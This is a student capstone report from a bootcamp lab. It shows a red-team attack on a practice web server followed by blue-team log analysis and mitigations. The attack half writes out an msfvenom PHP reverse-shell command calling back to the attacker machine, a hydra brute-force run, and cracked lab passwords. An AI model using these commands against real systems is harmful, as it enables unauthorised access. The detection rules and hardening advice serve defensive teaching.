

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Completed by Skye Falzett for UPenn Cyber Security Bootcamp
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
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Network Topology

Network Topology



Network

Address Range:

192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

The Remote Desktop:

IPv4: 10.0.0.48

OS: Windows

Hostname:

ML-RefVM-684437

The Capstone Web Server:

IPv4: 192.168.1.105

OS: Linux

Hostname: Server1

The Kali VM:

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

The ELK VM:

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684437	192.168.1.1	Host Machine for Hyper-V And NAT Switch
Server1 (Capstone)	192.168.1.105	Web Server
ELK	192.168.1.100	SIEM System
Kali	192.168.1.90	Penetration Red-Team Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Only using an open HTTP (Port 80) not HTTPS (Port 443)	Port 80 does not allow for encrypted traffic	Traffic won't be encrypted, and an attacker could view or interfere with traffic between connected machines. This allowed the Kali machine to see sensitive company data.
Apache 2.4.29 related vulnerabilities	Running an outdated and insecure version of apache leads to multiple exploitable vulnerabilities.	One of these, CVE-2019-17567, tunneling allows subsequent connections to pass through without HTTP validation.
Openly available WebDav Directory with LFI (Local File Inclusion) capability	Attackers are able load to deploy a reverse shell payload	Remote Access is attainable through uploading a .php file and using metasploit/meterpreter.
Weak Passwords and hashes, Simple Usernames, and login credentials publicly available.	Using passwords that are available to be brute forced with the rockyou.txt file. Having usernames be available publicly. Easily cracked password hashes.	Access was gained to http://192.168.1.105/company_folders/secret_folder and to the WebDAV directories.

Exploitation: Open Unencrypted Port 80/ HTTP

01

First we ran: `nmap -sV 192.168.1.1-105`
then `nmap -sS -A 102.168.1.105`

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 16:06 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
|_ http-ls: Volume /
|   maxfiles limit reached (10)
|   SIZE  TIME                FILENAME
|_  -    2019-05-07 18:23    company_blog/
|     422  2019-05-07 18:23    company_blog/blog.txt
|   -    2019-05-07 18:27    company_folders/
|   -    2019-05-07 18:25    company_folders/company_culture/
|   -    2019-05-07 18:26    company_folders/customer_info/
|   -    2019-05-07 18:27    company_folders/sales_docs/
|   -    2019-05-07 18:22    company_share/
|   -    2019-05-07 18:34    meet_our_team/
|   329  2019-05-07 18:31    meet_our_team/ashton.txt
|   404  2019-05-07 18:33    meet_our_team/hannah.txt
|_  _http-server-header: Apache/2.4.29 (Ubuntu)
    _http-title: Index of /
```

02



Nmap revealed
that port 22 and
80, ssh and http,
were open.

We were able to
run:

Firefox
<http://192.168.1.1>
05

And inside the GUI,
we found the
"secret_folder."

03



Exploitation: Unprotected WebDav Directory with LFI

01

Created the reverse shell payload:

```
msfvenom -p  
php/meterpreter/reverse_tcp  
LHOST=192.168.1.90 LPORT=4040 -f  
raw > rev-shell-2.php
```


Then, I copied and pasted that
rev-shell-2.php and loaded it to the
dav://192.168.1.105/webdav/
directory

To run it, I went to the “other location”
dav://192.168.1.105/webdav/rev-shell-
l-2.php.

02

This reverse
shell script
allows us to
access the
Capstone Web
Server through
Metasploit.

03



Exploitation: Weak Password Strength and Publicly Available Login Credentials

01

After some recon, it became obvious that the usernames were the same as the first name of the employees.

Brute force the password for ashton:

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou  
.txt -s 80 -f -vV  
192.168.1.105 http-get  
/company_folders/secret_fol  
der/
```


02

Using Hydra, we were able to determine the login credentials for ashton (password: leopoldo).

Once we had access to the secret folder we then followed to access the hashed login credentials for Ryan and using crackstation.net we found his login credentials (password: linux4u).

03

```
target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14  
[child 0] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o  
f 14344399 [child 1] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1  
8:12:50  
root@Kali:/usr/share/wordlists#
```



The screenshot shows the crackstation.net website. At the top, it says "Enter up to 20 non-salted hashes, one per line:". Below this is a text input field containing the hash "d7dad0a5cd7c8376eeb50d69b3ccd352". To the right of the input field is a reCAPTCHA "I'm not a robot" checkbox. Below the input field, it lists supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1f, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults. Below this is a table with three columns: Hash, Type, and Result. The first row shows the hash "d7dad0a5cd7c8376eeb50d69b3ccd352" with Type "md5" and Result "linux4u". At the bottom, it says "Color Codes: Green Exact match, Yellow Partial match, Red Not found."

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The Port scan began at 23:03 UTC on April 23, 2022.
- This was the beginning of the attack from the Kali machine at IPv4 192.168.1.90.
- This is when the attack began and the initial port scan occurred. We see the uptick in TCP related hits, indicating it was a port scan:

Over the course of about 30 minutes, there were approximately 154,000 hits from the source.ip of the Kali machine:




Analysis: Finding the Request for the Hidden Directory

- GET requests were made to the directory: `http://192.168.1.105/company_folders/secret_folder`.
- The “secret_folder” contained login information and instructions for access to the WebDav directory.




Analysis: Uncovering the Brute Force Attack



The attack machine made approximately 10,140 hits until a successful password attempt. We can see this as I could search the results for when there weren't error codes in the results: `http.response.status_code < 400` and `user_agent.original: "Mozilla/4.0 (Hydra)"`

Analysis: Finding the WebDAV Connection

70 hits were made to the WebDAV directory:



Here is a snippet giving examples of the types of hits and requests made to the WebDAV directory:

```
> Apr 23, 2022 @ 23:20:09.573 url.path: /webdav/rev-shell-2.php @timestamp: Apr 23, 2022 @ 23:20:09.573 query: PROPFIND /webdav/rev-shell-2.
http.response.status_code: 207 http.response.bytes: 921B http.response.body.bytes: 706B
http.response.headers.content-type: text/xml; charset="utf-8" http.response.headers.content-length: 706
http.response.status_phrase: multi-status http.version: 1.1 http.request.method: propfind http.request.bytes:
http.request.body.bytes: 235B http.request.headers.content-length: 235 http.request.headers.content-

> Apr 23, 2022 @ 23:20:09.559 url.path: /webdav/passwd.dav @timestamp: Apr 23, 2022 @ 23:20:09.559 http.request.method: propfind
http.request.bytes: 538B http.request.body.bytes: 235B http.request.headers.content-length: 235
http.request.headers.content-type: application/xml http.response.status_code: 207 http.response.bytes: 913B
http.response.body.bytes: 698B http.response.headers.content-length: 698 http.response.headers.content-
type: text/xml; charset="utf-8" http.response.status_phrase: multi-status http.version: 1.1

> Apr 23, 2022 @ 23:20:09.414 url.path: /webdav @timestamp: Apr 23, 2022 @ 23:20:09.414 method: propfind event.kind: event
event.category: network_traffic event.dataset: http event.duration: 1.5 event.start: Apr 23, 2022 @ 23:20:09.
event.end: Apr 23, 2022 @ 23:20:09.416 server.port: 80 server.bytes: 2.1KB server.ip: 192.168.1.105
url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 host.name: server1
http.request.headers.content-length: 235 http.request.headers.content-type: application/xml
```

Analysis indicates that a reverse shell file ('rev-shell-2.php') was uploaded to the WebDAV directory.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alert associated with search criteria where the destination ip is set to the web server (192.168.1.105) and the destination port is set to one that is not used by the web server (destination.port: not 80).

A reasonable threshold would be when more than 5 of these types of requests happen in a second.

System Hardening

Configurations to mitigate port scans include:

- Firewalls and IDS/IPS that can identify suspicious events
- Limiting port access to specific IPs.

SIEMs like Kibana or Splunk have various Intrusion Detection Systems that can be configured to alert and respond to a port scan threat.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alert using the search criteria at the url path at the hidden directory
(url.full:http://192.168.1.105/company_folders/secret_folder)

The alarm should trigger when ANY unauthorized/outside source is accessing this directory.

System Hardening

- Inside the web server, the configuration of the “secret_folder” can and should be configured to allow only specified IPv4 access.

This can be done on the web server:
nano /etc/httpd/conf/httpd.conf by editing to allow specified authorized users.

- Encrypting directory contents
- Adjust directory permissions

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alert to search criteria where there are http response codes 400 or greater (ERROR codes).

When more than 50 error codes happen in less than a minute, the alarm should be triggered.

Set An alert for search criteria: `user_agent.original:"Mozilla/4.0 (Hydra)"`

An alarm at any instances/events should be triggered.

System Hardening

- Set up CAPTCHA
- Lock out user after specified amount (example: 10) of failed login attempts.
- Engage in stronger password policies and don't have user credentials available, unencrypted on the server.

Mitigation: Detecting the WebDAV Connection

Alarm

Set an alert using the search criteria directing to the webdav directory as well as using search for “not” authorized IPs will indicate when an unidentified IP is connecting to the WebDAV.

The threshold can be set for when any non-identified/authorized IPs access this directory.

System Hardening

- Inside the web server machine permissions can be adjusted by editing the httpd.conf file to allow specific IP access
- Any instructions on accessing the WebDAV directory should be encrypted or removed from public areas of the web server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alert using the search criteria:

`http.request.method : "put"` and
`url.path: *webdav*` and
`source.ip: (not 192.168.1.1 or 192.168.1.10)`

That indicates whenever PUT events occur involving an unknown source IP.

Anytime this kind of even occurs, an alert should be triggered.

System Hardening

- Set permissions to block file modification from external IPs.
- Move WevDAV directory to a non-public facing location.
- Edit the `httpd.conf` file under the directory `/var/www/webdav` to only allow authorized IP access.

*The
End*